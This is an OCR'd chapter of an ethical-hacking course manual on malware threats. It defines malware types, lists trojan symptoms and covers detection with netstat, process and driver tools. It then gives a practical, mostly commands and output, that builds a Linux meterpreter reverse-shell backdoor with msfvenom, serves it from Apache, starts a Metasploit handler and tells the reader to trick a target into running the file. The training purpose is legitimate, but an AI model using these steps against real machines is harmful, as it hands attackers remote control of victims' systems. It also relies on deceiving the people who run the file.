7. Malware Threats

HACKER SCHOOL™

ETHICAL HACKING

Designed by Freepik

Theory

designed by freepik

Malware

Malware (malicious software) is a type of program that combines malicious code with genuine application to perform unauthorized operations in such a way that it can take control of a system or cause damage.

Types of Malware

1. Trojan
2. Virus
3. Worm
4. Rootkits
5. Spyware
6. Ransomware
7. Adware
8. Backdoor

Fileless Malware:

Fileless Malware infects legitimate software's and applications such as Microsoft Word, PDF documents, flash, PowerShell, macros etc., to perform various malicious activities. Attackers commonly use social engineering techniques to spread Fileless malware. Fileless malware also known as no-malware will leave no traces making it difficult for anti-virus programs to detect.

Trojan

Trojan is a malicious program, bound with a harmless application program or data in such a way that it can help an attacker gain control and cause damage to the targeted machine. Malware tries to steal victim's confidential information and sends back to the attacker.


Symptoms of Trojan Attack

- Computer browser is redirected to unknown pages.
- Strange chat boxes appear on computer screen.
- Reversing the functions of the right and left mouse buttons.
- Abnormal activity by the modem, network adapter, or hard drive.
- The account passwords changes.
- The ISP complains to the target that your computer is performing unauthorized network scanning.
- An attacker can gain access to personal information about a target

Trojan Detection

- Scan for suspicious OPEN PORTS
- Scan for suspicious RUNNING PROCESSES
- Scan for suspicious DEVICE DRIVERS INSTALLED
- Scan for suspicious REGISTRY ENTRIES
- Scan for suspicious WINDOWS SERVICES
- Scan for suspicious STARTUP PROGRAMS
- Scan for suspicious NETWORK ACTIVITIES


Checking for Open Ports



```
G:\Users\SAM>netstat -an

Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    0.0.0.0:80             0.0.0.0:0              LISTENING
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1801           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:2103           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:2105           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:2107           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:2869           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:3389           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:3790           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:8501           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:26143          0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49408          0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49409          0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49410          0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49411          0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49416          0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49417          0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49424          0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49427          0.0.0.0:0              LISTENING
  TCP    127.0.0.1:3001         0.0.0.0:0              LISTENING
  TCP    127.0.0.1:5939         0.0.0.0:0              LISTENING
  TCP    127.0.0.1:7337         0.0.0.0:0              LISTENING
  TCP    127.0.0.1:50505        0.0.0.0:0              LISTENING
  TCP    192.168.1.2:139        0.0.0.0:0              LISTENING
  TCP    192.168.1.2:50425      111.221.29.153:443     ESTABLISHED
  TCP    192.168.1.2:51413      74.125.130.108:993     ESTABLISHED
  TCP    192.168.1.2:52039      216.58.220.5:443       ESTABLISHED
  TCP    192.168.1.2:52042      216.58.220.14:443      ESTABLISHED
  TCP    192.168.1.2:52043      216.58.220.14:443      ESTABLISHED
  TCP    192.168.1.2:52045      216.58.220.1:443       TIME_WAIT
  TCP    192.168.1.2:52055      111.221.29.254:443     ESTABLISHED
```

- By using the netstat tool to check for open ports, the connection established ports

Checking for suspicious Processes




Time ...	Process Name	PID	Operation	Path	Result
11:09:...	Explorer.EXE	5572	CreateFileMa...	C:\Program Files (x86)\Mozilla Firefo...	SUCCESS
11:09:...	Explorer.EXE	5572	RegOpenKey	HKLM\Software\Microsoft\Window...	SUCCESS
11:09:...	Explorer.EXE	5572	RegQueryValue	HKLM\SOFTWARE\Microsoft\Win...	NAME NOT
11:09:...	Explorer.EXE	5572	RegCloseKey	HKLM\SOFTWARE\Microsoft\Win...	SUCCESS
11:09:...	Explorer.EXE	5572	CreateFile	C:\Program Files (x86)\Mozilla Firefo...	NAME NOT
11:09:...	Explorer.EXE	5572	QueryBasicInf...	C:\Program Files (x86)\Mozilla Firefo...	SUCCESS
11:09:...	csrss.exe	548	ReadFile	C:\Windows\System32\csrsrv.dll	SUCCESS
11:09:...	csrss.exe	548	ReadFile	C:\Windows\System32\csrsrv.dll	SUCCESS
11:09:...	csrss.exe	548	RegQueryValue	HKLM\SOFTWARE\Microsoft\Win...	SUCCESS
11:09:...	csrss.exe	548	ReadFile	C:\Windows\System32\sxs.dll	SUCCESS
11:09:...	csrss.exe	548	ReadFile	C:\Windows\System32\sxs.dll	SUCCESS
11:09:...	csrss.exe	548	RegQueryKey	HKLM	SUCCESS

Showing 359,375 of 662,305 events (54%)   Backed by virtual memory

- By using the process monitor tool, we verify for suspicious processes

Check for Suspicious Driver



Driver Name	Address	File Type	Description	Version
ACPI.sys	0xF75A7000	System Driver	Controlador ACPI para NT	5.1.2600.
afd.sys	0xA9173000	System Driver	Ancillary Function Driver for WinSock	5.1.2600.
atapi.sys	0xF7499000	System Driver	IDE/ATAPI Port Driver	5.1.2600.
ATMFD.DLL	0xBFFA0000	Driver	Windows NT OpenType/Type 1 Font Driver	5.1 Build 2
audstub.sys	0xF7AA4000	System Driver	AudStub Driver	5.1.2600.
b57xp32.sys	0xB9658000	Network Driver	Broadcom NetXtreme Gigabit Ethernet N...	7.73.0.0 b
Beep.SYS	0xF79BD000	System Driver	BEEP Driver	5.1.2600.
BOOTVID.dll	0xF7897000	Display Driver	VGA Boot Driver	5.1.2600.
Cdfs.SYS	0xF76B7000	System Driver	CD-ROM File System Driver	5.1.2600.
cdrom.sys	0xB9E0E000	System Driver	SCSI CD-ROM Driver	5.1.2600.
cercsr6.sys	0xF7717000	System Driver	DELL CERC SATA1.5/6ch Miniport Driver	4.1.0.740
CLASSPNP.SYS	0xF7637000	System Driver	SCSI Class System Dll	5.1.2600.
disk.sys	0xF7627000	System Driver	PnP Disk Driver	5.1.2600.
dmio.sys	0xF74B1000	System Driver	Controlador de E/S del Administrador de ...	2600.218
dmload.sys	0xF798D000	System Driver	NT Disk Manager Startup Driver	2600.0.50
drmk.sys	0xB9E2E000	Dynamic Link Library	Microsoft Kernel DRM Descrambler Filter	5.1.2600.
dump_atapi.sys	0xA9014000	Unknown		
dump_WMILIB.SYS	0xF79D7000	Unknown		
Dxapi.sys	0xA9130000	System Driver	DirectX API Driver	5.1.2600.
dxg.sys	0xBF9C3000	System Driver	DirectX Graphics Driver	5.1.2600.

129 item(s), 1 Selected

- By using the Driver view tool to check for the Suspicious drivers in the system

Virus

VIRUS stands for Vital Information Resource Under Seize. The virus can self-replicate by producing a copy of itself and attaching to another program, computer boot sector or a document.

Creating a Virus using Batch file programming or bash commands

Batch file programming can be used to automate several jobs in windows operating system, which means the repetitive tasks can be written in a file by the administrators to simplify the job just by running the file instead of executing command separately.

Shell scripting performs the similar job in Linux environment to automate the execution of simple commands. Hackers take advantage of batch or shell scripting knowledge to create dangerous viruses which can destroy data on a victim machine or can consume all the PC resources to make the PC either crash or slow down.

Worms

Worms are malicious programs that replicate and spread across the network connections independently without human restrictions to infect computers.

Rootkit

Rootkit is a malicious program that has the ability to hide its presence from the user (victim) and perform malicious activities to grant full access of the infected computer to the attacker.

Spyware

Spyware is a program that records user interaction with the computer, without their knowledge and sends them to the remote attackers over the internet. Spyware hides its process, files, and other objects to avoid detection and removal.

Ransomware

Ransomware is a malware that can restrict access to computer system files and folders and demands an online ransom payment to the malware creator to remove the restrictions.

Adware

Adware is designed to display unwanted advertisements on the browser which redirects users search requests to malicious web pages that forces them to download malware on to their computers. Adware can also be used to collect users search habits.

Backdoor

A backdoor is a piece of code executed on victim computer system by an attacker to bypass standard authentication and maintain secure unauthorized access to remote desktop.

Countermeasures

- Do not download email attachments received from unknown senders.
- Block unnecessary ports running vulnerable services.
- Avoid downloading and executing applications from untrusted sources.
- Restrict permissions within the desktop environment to prevent malicious applications installation.
- Run host-based antivirus, firewall, and intrusion detection software.
- Manage local workstation file integrity through checksums, auditing, and port scanning.

Ddos-attack
BOOM
PC
Password Hacking
Hacking Mail
Protection
PC
PETYA A
Virus Attack

Practicals

INDEX

S. No.	Practical Name	Page No.
1	Hacking Linux Operating System with malware	1
2	Hacking Windows Operating System with malware	4
3	Hacking any Operating System using Java backdoor	6
4	Hacking Windows Operating System (WAN attack)	8
5	Creating Dark comet Trojan to infect windows machines	13
6	Virus Creation with Batch file programming	21
7	Malware Creation with Construction Kits	23


THIS DOCUMENT INCLUDES ADDITIONAL PRCTICALS WHICH MAY OR MAY NOT BE COVERED DURING CLASSROOM TRAINING. FOR MORE DETAILS APPROACH LAB COORDINATORS

Practical 1: Hacking Linux Operating System with malware

Description: In this practical you will learn how to create Linux executable “elf” malware using msfvenom tool. Also learn how to start a listener on using the multi/handler module in Metasploit, to handle the reverse connection from the target system.


Step 1: Create a Linux malware using Msfvenom. Execute the following command to create a malware that can run on a Linux machine and act as a backdoor.

- **msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=<attacker’s IP> LPORT=<attacker’s port> -f elf --platform linux -o /home/user/ <filename.elf>**
- The malware file is saved onto the home location attacker's Parrot Linux machine.




```
┌─[user@parrot-virtual]─[~]
└──╼ $msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=192.168.0.9 LPORT=5353 -f
 elf --platform linux -o /home/user/filename.elf
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 123 bytes
Final size of elf file: 207 bytes
Saved as: /home/user/filename.elf
```

Step 2: Move the malware file to attackers webroot location.




```
──╼ #cp /home/user/filename.elf /var/www/html/
```

Step 3: To enable targets to download this malware, start apache server by executing below command




```
┌─[user@parrot-virtual]─[~]
└──╼ $service apache2 start
```

Step 4: Load Metasploit Framework to start malware listener.




```
┌─[user@parrot-virtual]─[~]
└──╼ $service postgresql start
┌─[user@parrot-virtual]─[~]
└──╼ $msfconsole
```

Step 4: Let us use a multi handler exploit to handle reverse connections. Run the following command.




```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) >
```

Step 5: Make sure to use the same payload that was used during malware creation using msfvenom and configure payload options. Execute the **exploit** command, which starts the handler.



```
msf6 exploit(multi/handler) > set payload linux/x86/meterpreter/reverse_tcp
payload => linux/x86/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.0.9
LHOST => 192.168.0.9
msf6 exploit(multi/handler) > set LPORT 5353
LPORT => 5353
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.0.9:5353
```

Step 6: Trick your target to download and execute the **.elf** file.




Index of /

Name Last modified Size Description

filename.elf 2020-09-29 06:30 207

Apache/2.4.46 (Debian) Server at 192.168.0.9 Port 80



Owner: root

Access: Read and write

Group: root

Access: Read-only


Others

Access: Read-only

Execute: ☑ Allow executing file as program

Security context: unknown

Step 7: Soon after the target executes the malware file, the attacker will gain a **meterpreter** session from where he can control the target computer (refer chapter 6 for meterpreter usage).



